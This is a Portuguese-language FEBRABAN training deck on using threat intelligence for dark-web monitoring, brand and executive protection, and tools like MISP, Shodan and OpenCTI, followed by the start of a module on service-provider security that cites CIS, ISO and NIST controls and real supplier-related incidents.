
Utilizar a inteligência de ameaças para auxiliar na correlação de análise de logs.

Utilizar inteligência de ameaças em análises de log para aprimorar a precisão de detecção e características de atores, seus métodos e indicadores.

# Quais os Benefícios da Inteligência de Ameaças?

FEBRABAN

Benefícios da aplicação de Inteligência de Ameaças





# *Threat Intelligence* Operação



**FEBRABAN**  
FEDERAÇÃO  
BRASILEIRA  
DE BANCOS

# Principais Diretrizes

FEBRABAN



Inteligência de ameaças deve ser analisada e então utilizada:

- Para implementar processos e incluir informação coletada de fontes de inteligência de ameaças aos processos de gerenciamento de risco em Segurança da informação.
- Como input à prevenção técnica e controles de detecção como firewalls, detecção de intrusão em Sistema ou soluções anti-malware.
- Como input às técnicas de teste e processos de Segurança da informação



As atividades de inteligência de ameaças devem conter:

- Estabelecer objetivos para a produção de inteligência de ameaças;
- Identificar, vetorizar e selecionar fontes de informações internas e externas necessárias e apropriadas para providenciar os requisites para a produção de inteligência de ameaças;
- Coletar informação de fontes selecionadas;
- Processar informações coletadas para a realização de análise (tradução, formatação);
- Análise da informação para compreensão do impacto e relação com a organização.



- A organização deve compartilhar a inteligência de ameaças com outras organizações constantemente visando contribuir com a prevenção e conscientização geral
- Organizações podem usar a inteligência de ameaça para prevenção, detecção ou resposta à ameaças. As organizações podem produzir inteligência de ameaça, mas é comum receber e fazer uso de informações produzidas por outras fontes.
- A Inteligência de ameaças é produzida por fontes independentes, agências governamentais ou grupos/plataformas de inteligência de ameaças coletivas.

# Métodos de Pesquisa

## Monitoramento Deep e Dark Web

Um dos métodos de pesquisa para a análise de ameaças é o monitoramento na internet de redes abertas, *deep* e *dark web* em busca de atividades que possam trazer riscos cibernéticos para a organização.

Canais de monitoramento:


- Mídias sociais, tais como LinkedIn, Twitter, Facebook, Telegram e WhatsApp.
- Fóruns e sites da *surface*, *deep* e *dark web*.

Categorias de risco monitoradas:

- Informações Expostas
- Ativos e Tecnologias
- Abuso de Marca
- Ameaças Direcionadas

Resultados:

- Notificações imediatas.
- Relatório mensal com informações estruturadas de detecções, tipos de ameaças, volumetrias e criticidade dos eventos identificados.



# Boas Práticas de Coleta e Conteúdo

**Informações sobre ameaças existentes ou emergentes devem ser coletadas e analisadas para que:**

- As devidas ações sejam informadas para prevenir ameaças de causarem danos à organização;
- Os impactos das ameaças seja reduzido.

**Inteligência de ameaça pode ser dividida em três camadas que devem ser consideradas:**

- Estratégia de inteligência de ameaça: troca de informações relevantes sobre possíveis atualizações do cenário da ameaça (ex: tipos de ataques ou atacantes).
- Táticas de inteligência de ameaças: Informações sobre metodologias do atacante, ferramentas e tecnologias envolvidas.
- Inteligência de ameaças operacional: detalhes sobre ataques específicos, incluindo indicadores técnicos.

**Inteligência de ameaças deve conter:**

- Relevância (relacionadas diretamente à proteção da organização)
- Insights (atribuir uma compreensão fiel e detalhada do cenário da ameaça à organização)
- Contexto, para conscientização (incluir contexto às informações baseando-se em tempo dos eventos, onde ocorreram, experiências anteriores e ocorrências em organizações similares)
- Ações (para que a organização possa atuar com as informações de forma rápida e efetiva)

# Proteção da Marca da Organização


FEBRABAN



- Monitoramento na internet, buscando por **informações** sensíveis ou confidenciais pertencentes à sua **organização, funcionários ou clientes**.

Exemplos de exposições comumente detectadas:

- Credenciais expostas em sites ou fóruns de mercados clandestinos
- Códigos de aplicativos expostos e documentos confidenciais em armazenados em repositórios.
- Informações confidenciais divulgadas por funcionários em fóruns.
- Exposição de informações sensíveis em sistemas de provedores de serviços terceirizados e mal protegidos.



- **Ativos de tecnologia expostos, mal protegidos e vulneráveis continuam sendo uma importante porta de entrada para ataques** nas organizações e muitas vezes, através de buscas específicas é possível detectá-los acessíveis ao público.

Exemplos de sistemas e serviços comumente detectados:


- Bancos de dados mal protegidos, especialmente com a proliferação de ambientes hospedados em nuvem.
- Armazenamento hospedado na nuvem.
- Serviços de gerenciamento remoto expostos.
- Dispositivos IoT e OT mal protegidos.



- Atacantes visam as organizações por motivos variados: oportunismo, financeiro, geopolítico, ideológico, etc.
- **O monitoramento detecta indicações de ameaças planejadas ou realizadas que visam especificamente sua organização.**

Exemplos de ameaças direcionadas comumente detectados:

- Planejamento de ataques.
- Indicações de comprometimento bem-sucedido.
- Infraestrutura configurada para ataques contra sua organização.
- E-mails de phishing destinados a seus funcionários ou clientes.
- Ferramentas de ataque e malware personalizados.



- A confiabilidade de sua marca está diretamente ligada a reputação construída.
- **O monitoramento busca por atividades envolvendo o uso indevido da marca** de sua organização e subsidiárias.

Exemplos de fraudes comumente detectados:

- Apps maliciosos.
- Perfis falsos em redes sociais.
- Campanhas de phishing.
- Malwares vinculados.
- Notícias falsas.

# Proteção da Marca da Organização

FEBRABAN

## Processo Inicial


- A abordagem começa com a compreensão do seu negócio, bem como os riscos e ameaças inerentes.
- Isso envolve a coleta de informações sobre seus riscos de negócios, marcas e subsidiárias, perfil de ativos críticos, presença cibernética, incidentes passados e outros detalhes.

## Monitoramento e Análises

- As descobertas devem ser validadas por analistas de inteligência, com objetivo de remover os falsos positivos e avaliar o risco que elas representam ao negócio da organização.

## Notificações e Relatórios


- Através de notificações imediatas a descoberta da ameaça, analistas orientam de forma prática sobre como responder aos incidentes identificados.
- As tendências em relação aos resultados observados são consolidadas em relatórios de serviço mensais.



# Proteção da Marca da Organização

Para as grandes organizações, com alta exposição de seus executivos, é recomendável o monitoramento de ameaças digitais focada nos principais executivos da Organização, incluindo por exemplo:

- Análise de sites, blogs, fóruns e redes sociais em busca de ameaças, sejam planejadas, iminentes ou em tempo real.
- Reputação *online* – pessoal e corporativo
- Superexposição de informações – pessoal e corporativo
- Uso indevido dos nomes dos executivos
- Roubo de identidade
- Perfis fraudulentos em redes sociais
- Ataques de phishing



# Ferramentas de Inteligência de Ameaças

FEBRABAN



O **MISP** é uma ferramenta open source e gratuita de compartilhamento de informações sobre ameaças, o projeto vis coletar e documentar informações entre organizações sobre ameaças do cenário atualizadas.



O **SHODAN** é um mecanismo de pesquisa que possibilita os usuários a explorar a internet e acessar informações sobre aparelhos e sistemas conectados à web.




**OpenCTI** é uma Plataforma open source que possibilita as organizações gerenciar observações e conhecimento da inteligência de ameaças.

# Takedown

FEBRABAN

Takedown é uma solicitação de remoção rápida de conteúdo indevido ou fraudulento que pode impactar negativamente a imagem de uma Organização.




# Considerações Finais

# Frameworks e Normas de Referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com ABNT NBR ISO, PCI-DSS, NIST, entre outros

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas a Monitoramento e Defesa da Rede, relembre os principais termos e conceitos apresentados neste material:



**Segurança em Endpoint e redes terceiras:** É o conjunto de práticas e tecnologias que protegem os dispositivos dos usuários finais, como desktops, celulares contra possíveis ameaças. As organizações devem proteger esses dispositivos para evitar o acesso não autorizado, uso por terceiros e a invasão na rede, aplicações e armazenamento de dados.



**Alertas de eventos de segurança:** O monitoramento e análise em tempo real de eventos de segurança e alertas é de grande importância no monitoramento de redes pois possibilita uma visão centralizada do mapa de ameaças, identifica e responde à ameaças em tempo real, realiza relatórios e auxilia na solução de problemas de segurança e vulnerabilidade.



**Proteção de intrusão de rede:** A prevenção de intrusão monitora o tráfego da rede em busca de possíveis ameaças e as bloqueia automaticamente, alertando a equipe de segurança, terminando conexões perigosas, removendo conteúdo malicioso ou acionando outros dispositivos de segurança.




**Coleta de Logs:** A coleta de Logs é um processo fundamental na proteção e monitoramento de redes pois estes registros possuem importantes informações de funcionamento de sistema, detecção, identificação de fatores e possíveis problemas ou ameaças, mapeando todas as atividades ou eventos ocorridos dentro de um sistema.

## **Módulo: Gestão de Provedor de Serviços**

# Requisitos – Gestão de Provedor de Serviços

Este material foi elaborado de acordo com as diretrizes do CIS Controls, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## CIS Controls



- 15.1 Estabelecer e manter um inventário de provedores de serviços
- 15.2 Estabelecer e manter uma política de gestão de provedores de serviços
- 15.3 Classificar provedores de serviços
- 15.4 Garantir que os contratos do provedor de serviços incluam requisitos de segurança
- 15.5 Avaliar provedores de serviços
- 15.6 Monitorar provedores de serviços
- 15.7 Descomissionar com segurança os provedores de serviços

## ISO 27001



- 5.19 Segurança da informação em relacionamentos com fornecedores
- 5.20 Abordando a segurança da informação em acordos com fornecedores
- 5.21 Gerenciando a segurança da informação na cadeia de suprimentos de TIC
- 5.22 Monitoramento, revisão e gerenciamento de mudanças de serviços de fornecedores

## NIST



- GV.SC-07: Os riscos de um fornecedor, seus produtos e serviços e outros terceiros são compreendidos, registrados, priorizados, avaliados, respondidos e monitorados ao longo do relacionamento
- ID.AM-04: Estoques de serviços prestados por fornecedores são mantidos
- CM-04: Atividades e serviços de prestadores de serviços externos são monitorados para encontrar eventos potencialmente adversos

## ISO 27701



- 6.12.1 Segurança da informação na cadeia de suprimento
- 6.12.2 Gerenciamento da entrega do serviço do fornecedor

# Sumário

# Sumário

FEBRABAN

- 1 Casos reais (Incidentes e Ameaças)
- 2 Contexto Geral
- 3 Gestão de Terceiros
- 4 Avaliação de Segurança em Terceiros
- 5 Gestão de Riscos
- 6 Considerações Finais



# Casos Reais e Principais Riscos

# Casos Reais de Incidentes

FEBRABAN



Ciberataque

## Falha de fornecedor permitiu acesso a dados do KeyBank

Fonte: <https://www.cisoadvisor.com.br/falha-de-fornecedor-permitiu-acesso-a-dados-do-keybank/>

## Ataque cibernético fechou todas as fábricas da Toyota no Japão por um dia

